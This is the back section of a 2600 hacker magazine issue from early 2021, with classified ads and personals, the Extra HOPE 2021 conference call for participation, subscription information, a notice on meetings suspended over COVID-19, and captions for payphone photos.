VIRTUAL ASSISTANT/PROGRAMMER NEEDED. I have various tasks I need done but I am incarcerated. I will need both a programmer and a general assistant. Tasks include: 1) Internet research, 2) product ordering, 3) printing and mailing of documents, 4) some light programming tasks. Requirements include 1) printer, 2) webcam, 3) U.S. phone number, 4) Internet. No experience needed for assistant position but good Internet research skills a plus. Please send resume and salary requirements and contact me via phone when sent snail mail: 360-295-4317. Timothy Bach, 901 Port Ave., St. Helens, OR 97051

JOIN THE HTTPS://CODEFOR.CASH community and earn money with freelance programming jobs. All hats welcome!

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Your feedback on the program is always welcome at oth@2600.com. New for the pandemic: *Off The Hook Overtime,* Wednesdays at 8:00 pm ET on youtube.com/channel2600. Call in at +1 802 321 HACK!

TOG IS DUBLIN'S HACKERSPACE. We run regular events in coding, lock picking, electronics, craft, cad, wikipedia editing, electronic music, brewing, science fiction book club, and monthly socials. We recently celebrated our 11th birthday! TOG is run and funded by volunteer members and we are always looking for new hackers. website: www.tog.ie email: info@tog.ie address: 22 Blackpitts, Dublin 8, D08 P3K4, Ireland.

DON'T JUST CELEBRATE TECHNOLOGY, question its broad-reaching effects. 78 Reasonable Questions to Ask About Any Technology - tinyurl.com/questiontech

COVERTACTIONS.COM is the most comprehensive directory of encryption products anywhere. Search by type, hardware/software, country, open source, platform, and more. Now over 1036 products listed which include 221 VPN's, 192 messaging and 117 file encryption apps. These are just a few of the 28 categories available. There is no faster and easier way to find the encryption product that meets your requirements. Suggestions and feedback welcome. Now featuring news on important encryption issues.

THE MODERN TECHNOLOGY PODCAST NETWORK contains a growing selection of original audio programming by familiar voices from the hacker world and elsewhere. Our comedies, documentaries, audiobooks, cultural discussions, and more are totally free, completely independent, hacker-produced, CC-licensed, and utterly devoid of commercials. Feed your head at https://modern.technology

Services

BLACKSTONE LAW GROUP LLP. Unique among law firms, we have married the practice of law with the practice of information security. We are also the only law firm to offer bespoke threat intelligence. Designed to identify the hallmarks of impending cyberattacks (APT activity, phishing, credentials harvesting, etc.), with our own DNS monitoring and threat intel platform, OMNI, we have assisted hundreds of companies worldwide with the early detection, investigation, and termination of sophisticated cybersecurity threats before a breach or reputation damage occurs. Engineered for and by information security professionals, our DNS intel platform goes far beyond ordinary brand protection, safeguarding our clients full circle: from detection to takedown. Our lawyers have been the Chief Information Security Officer and Chief Compliance Officer of some of the world's most recognizable companies, have federal government experience in both intelligence and defense, and been partners in several Am Law 100 firms. At Blackstone Law Group, there is no lag time to "get the lawyers up to speed" on the technical issues surrounding an incident or investigation. Our combination of legal acumen and information security expertise results in great efficiencies that, by design, benefit our clients' bottom line. And perhaps most notably, one of our partners is Alex Urbelis who many readers will recognize from *Off The Hook*. Give

us a ring or send Alex a note. We would be glad to speak to you confidentially about our threat intel and legal services. Blackstone Law Group LLP, alex@blackstone-law.com, 1201 Broadway, 9th Floor, New York, NY 10001, P: (212) 779 3070 x 101, https://blackstone-law.com.

CALL INTO THE PHONE LOSERS OF AMERICA'S telephone network interface and hack into our collection of answering machines from the 80s, 90s, and 2000s. Listen to episodes of Joybubble's "Stories and Stuff," old telephone recordings, adventure choosing games, and more! Dial 505-608-6123 or 845-470-0336.

DIGITAL FORENSICS EXPERTS FOR CRIMINAL DEFENSE! Sensei's digital forensic examiners hold the prestigious CISSP, CCE, CEH, and EnCE certifications. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We handle a wide range of cases, including hacking, child pornography possession/distribution, solicitation of minors, theft of proprietary data, data breaches, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism, and more. We can recover data nationwide from many sources, including computers, external media, tablets, and smartphones. Sensei Enterprises believes in the Constitutional right to a zealous defense and backs up that belief by providing the highest quality digital forensics and electronic evidence support for criminal defense attorneys. Sensei's principals have written 18 books on IT, cybersecurity, and digital forensics published by the American Bar Association. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers, and even Oprah Winfrey's *O* magazine. For more information, call us at 703.359.0700 or email us at sensei@senseient.com.

LOCKPICKING101.COM is open to hackers wanting to learn physical security and the insides and out of locks and lock picking. Register to join one of the oldest Locksport communities online.

GET YOUR HAM RADIO LICENSE! KB6NU's "No Nonsense" study guides make it easy to get your Technician Class amateur radio license or upgrade to General Class or Extra Class. They clearly and succinctly explain the concepts, while at the same time give you the answers to all of the questions on the test. The PDF version of the Technician Class study guide is free, but there is a small charge for the other versions. All of the e-book versions are available from www.kb6nu.com/study-guides/. Paperback versions are available from Amazon. E-mail cwgeek@kb6nu.com for more information.

UNIX SHELL ACCOUNTS WITH MORE VHOSTS. If you like funny, relevant vhosts for IRC, get a JEAH shell. You can also use vhost domains for email. Access new and classic *nix programs, compilers, and languages. JEAH.NET hosts bouncers, bots, IRCD, and websites. *2600* readers get free setup! BTW: Domains from FYNE.COM come with free DNS hosting and WHOIS privacy for $5.

DISCOUNT WEB HOSTING AND FREE WEB TRAINING. Squidix Web Hosting provides FREE WordPress training in Arlington, VA for Squidix customers. We provide fantastic web hosting for 1,000s of clients. We love our clients and they love us. Our ongoing *2600* promotion will give you 50% off any hosting service for the first year. This offer valid for any new accounts and includes a free CPanel transfer of one existing website. Sign up at www.squidix.com and use code 2600 on checkout.

HAVE YOU SEEN THE *2600* STORE? Plenty of features, hacker stuff, and all sorts of possibilities. We accept Bitcoin and Google Wallet, along with the usual credit cards and PayPal. EVERY YEAR of *2600* and EVERY HOPE TALK now available for digital download! Plus, we've lowered prices on much of our stock. Won't you pay us a visit? store.2600.com

INTELLIGENT HACKERS UNIX SHELL: Reverse.Net is owned and operated by Intelligent Hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted in Chicago with Filtered DoS Protection. Multiple Dual Core FreeBSD servers. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon Code: Save2600. http://www.reverse.net/

DOUBLEHOP.ME VPN is actively searching for an acquisition partner that shares our vision (https://bit.ly/3a1bCuM). We're an edgy VPN startup aiming to rock the boat with double VPN hops and encrypted multi-datacenter interconnects. We enable clients to VPN to country A, and exit country B. Increase your privacy with multiple legal jurisdictions and leave your traditional VPN behind! We don't keep logs, so there's no way for us to cooperate with LEOs, even if we felt compelled to. We accept Bitcoin! Use promo code COSBYSWEATER2600 for 50 percent off. https://www.doublehop.me

ANTIQUE COMPUTERS. From Altos to Zorba and everything in between - Apple, Commodore, DEC, IBM, MITS, Xerox... vintagecomputer.net is full of classic computer hardware restoration information, links, tons of photos, video, document scans, and how-to articles. A place for preserving historical computers, maintaining working machines, running a library of hard-to-find documentation, magazines, SIG materials, BBS disks, manuals, and brochures from the 1950s through the early WWW era. http://www.vintagecomputer.net

DO YOU HAVE A LEAK OR A TIP that you want to share with *2600* securely? Now you can! *2600* is using SecureDrop for the submission of sensitive material - while preserving your anonymity. Anonymous tips and documentation are where many important news stories begin. With the SecureDrop system, your identity is kept secret from us, but we are able to communicate with you if you choose. It's simple to use: connect to our special .onion address using the Tor browser, attach any documents you want us to see, and hit "Submit Documents"! You can either walk away at that point or check back for a response using a special identification string that only you will see. For all the specifics, visit https://www.2600.com/securedrop (you can see this page from any browser). For more details on SecureDrop itself, visit https://securedrop.org. (SecureDrop was developed by Aaron Swartz, Kevin Poulsen, and James Dolan and is a part of the Freedom of the Press Foundation, used by journalists and sources worldwide.)

Personals

GREETINGS FELLOW TECHNOPHILES! I am a full-time activist currently incarcerated in the state of Texas for a crime I did not commit. I am looking for a tech-minded person in the free world to help me maintain my sanity while I wait on Habeas proceedings. Activism, Libertarianism, or Anarchism are plusses but not required. If you are interested, write: David Danforth - 2250914, Wallace Unit, 1675 FM 3525, Colorado City, TX 79512.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. If you're an electronic subscriber, please send us a copy of your subscription receipt. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to marketplace@2600.com.
Deadline for next issue: 4/15/21.

Extra HOPE:
Hackers On Planet Earth, 2021
Call for Participation

The premier hacker gathering, sponsored by *2600 Magazine,* is being planned for 2021. Extra HOPE will build on the success of the all-virtual event in 2020, by bringing ideals of hacker innovation and ingenuity to bear on some of today's most pressing issues.

Extra HOPE is scheduled for August 13-15, 2021. Currently, it is being planned as an in-person event at St. John's University in Queens, New York. This will be the conference that was originally planned for HOPE 2020, with simultaneous speaker tracks, workshops, performances, and a tremendous new space to explore.

Hacker conferences, like nearly all events in 2021, face uncertainty. Can they proceed? Will there be limits on the number of people who can attend, or travel restrictions, or practical constraints like how many people can be in the same indoor space? We don't know, and we are addressing this by planning an in-person event, while knowing it might be postponed or dramatically transformed due to circumstances beyond our control.

If the HOPE conference cannot happen in person in 2021, a less ambitious online event may need to suffice while we look to 2022. The hacker community is nothing if not resilient and adaptable, and patience may be needed as uncertainties about 2021 play out.

Check our website for info on submissions for speakers, workshops, performances, and more. As conditions allow, ticket sales and the program will be announced in the months ahead. The number of available tickets will likely be very limited, and registered attendees from HOPE 2020 will be given priority. Visit www.hope.net for details on how to participate.

The whole world has undergone tremendous transformation and disruption. Much has been lost, including many lives. The overarching theme of this conference is Extra HOPE, in which we celebrate the victory of science and technology, while mourning all that was lost.

There has perhaps never been a time that the hacker spirit was more important in supporting the physical and mental well-being of so many. From vaccine development to home-based education, from social media to election security - spanning transformations in the home, the workplace, recreation, and the social sphere. It's not just technology that has transformed so many lives - it is new ways of thinking and interacting, creating and doing. And all of this has helped in addressing tremendous challenges.

Extra HOPE will look at how hackers, and the hacker spirit, are foundational to creating more justice, equity, and opportunity across society. All people with this hacker spirit, a desire to improve the human condition, and optimism for the triumph of curiosity and information sharing are invited to participate.

Extra HOPE
August 13-15, 2021
www.hope.net

"The good thing about science is that it's true whether or not you believe in it."
- Neil deGrasse Tyson

2600 **is written by members of the global hacker community.**
You can be a part of this by sending your submissions to
articles@2600.com or the postal address below.

2600 *(ISSN 0749-3851, USPS # 003-176) is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.*

POSTMASTER:
Send address changes to: *2600*,
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. & Canada - $29 individual,
$50 corporate (U.S. Funds)
Overseas - $41 individual, $65 corporate

BACK ISSUES:
1984-1999 are $25 per year when available.
Individual issues for 1988-1999
are $6.25 each when available.
2000-2020 are $29 per year or $7.25 each.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

2600 **Office/Fax Line: +1 631 751 2600**

MEETINGS

2600 **meetings remain suspended, due to the continuing COVID-19 crisis. We know this is super frustrating and disappointing for everyone, but we aren't going to do anything that puts your health - or that of the people you live with - in jeopardy. There is really nowhere on the planet where these gatherings would be safe at the moment.**

But this time doesn't have to go to waste. Of course, virtual meetings through Zoom or irc.2600.net can be fun, but the whole point of *2600* meetings is to get away from being online for a few hours and actually meet some people in person. That's the whole magic that our meetings have been known for since 1987. What we can be doing during this time off is restructuring and improving for the day we all come back.

UPDATE FOR MARCH 2021: We hope to have meetings rebooted sometime this year. When that happens, we are wiping the slate clean, which will likely result in a significant reduction of listed meeting sites. You can avoid having your meeting delisted by contacting us, either by emailing meetings@2600.com or tweeting at @2600Meetings (or sending a DM). Just tell us if your meeting details will be remaining the same or if there are any modifications. If you've already done this since meetings were suspended, there is no need to do it again.

This is also a good time to plan for new meetings. If you have an idea for one in a place where there wasn't one before, you can use the same methods as above to let us know your plans. As for everyone else who's interested, now is a great time to come up with ideas on how we can do things better. *2600* meetings have existed for over 30 years now but that doesn't mean they can't change and evolve.

We do have some guidelines:

1) We meet in a public area. Nobody is excluded. There is no admission charge or dues of any sort. It's preferable to have meetings in as open a spot as possible rather than behind closed doors. This ensures that new people who don't know about the meetings will be drawn in. We have nothing to hide and we don't presume to judge who is worthy of attending and who is not.

2) We act in a responsible manner. We don't do illegal things and we don't cause problems for the place we're meeting in. *Most 2600* meetings are welcomed by the establishments we choose.

3) We meet on the first Friday of the month between 5 pm and 8 pm local time. While there will always be people who can't make this particular time, the same will hold true for any time or day chosen. By having all of the meetings on the same day, it makes it very easy to remember, opens up the possibility for inter-meeting communication, and really causes hell for the federal agencies who want to monitor everything we do. (Meetings can have slight variations on the time and we make exceptions on the meeting day in those countries where the dominant customs prohibit meeting on Fridays.)

4) While meetings are not limited to big cities, most of them take place in large metropolitan areas that are easily accessible. While it's convenient to have a meeting in your home town, we encourage people to go to meetings where they'll meet people from as wide an area as possible. So if there's a meeting within an hour or two of your town, go to that one rather than have two smaller meetings fairly close to each other. You always have the opportunity to get together with "home town hackers" any time you want.

Follow @2600Meetings on Twitter to find out when meetings will resume. Stay safe!

Off the Hook Payphones

United States. Found in Texas, where you may find it hard to make a call even if you hang up the receiver.

Photo by B R

United States. From Rock Island, Illinois, another example of a receiver in disrepair.

Photo by Gursimran Sandhu

Mexico. At least this Boca de Tomatlán phone looks like you can just hang it up to get it working again. But in reality there was no dial tone.

Photo by Michael Stevenson

United States. Our country seems to be the leader in damaged receivers - in this case it's missing entirely. Seen in the Koreatown section of Los Angeles.

Photo by Mark Hudson

Visit **www.2600.com/payphones** to see our foreign payphone photos!
(or turn to the inside front cover to see more right now)

The Back Cover Photos

We're not encouraging people to just spray-paint our name on a wall and send it in for the back cover. This will work only once. We're printing this because it's the old site of the *2600* meeting in Buenos Aires, Argentina and it makes us feel sentimental, as it's been empty for the past year just like all our other meetings. We hope to come back stronger than ever when this pandemic comes to an end. (But please don't spray-paint at your local meeting site or your meeting will likely be moved to the street.) Thanks to **Arturo "Buanzo" Busleiman** for the submission.

Sometimes "I.T." doesn't mean information technology. This is one of those times. This instance of I.T. is actually a clothing store, found by **Sam Pursglove** at the Taikoo Li shopping center in the Sanlitun area of Beijing, China.

If you've spotted something that has "2600" in it or anything else of interest to the hacker world (such as funny uses of "hacker," "unix," "404," you get the idea...), take a picture and send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed. Make sure and tell us where you spotted your subject along with any other info that makes it interesting - many photos are eliminated due to lack of detail.

Email your submissions to articles@2600.com or use snail mail to
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues)
and a *2600* t-shirt of your choice.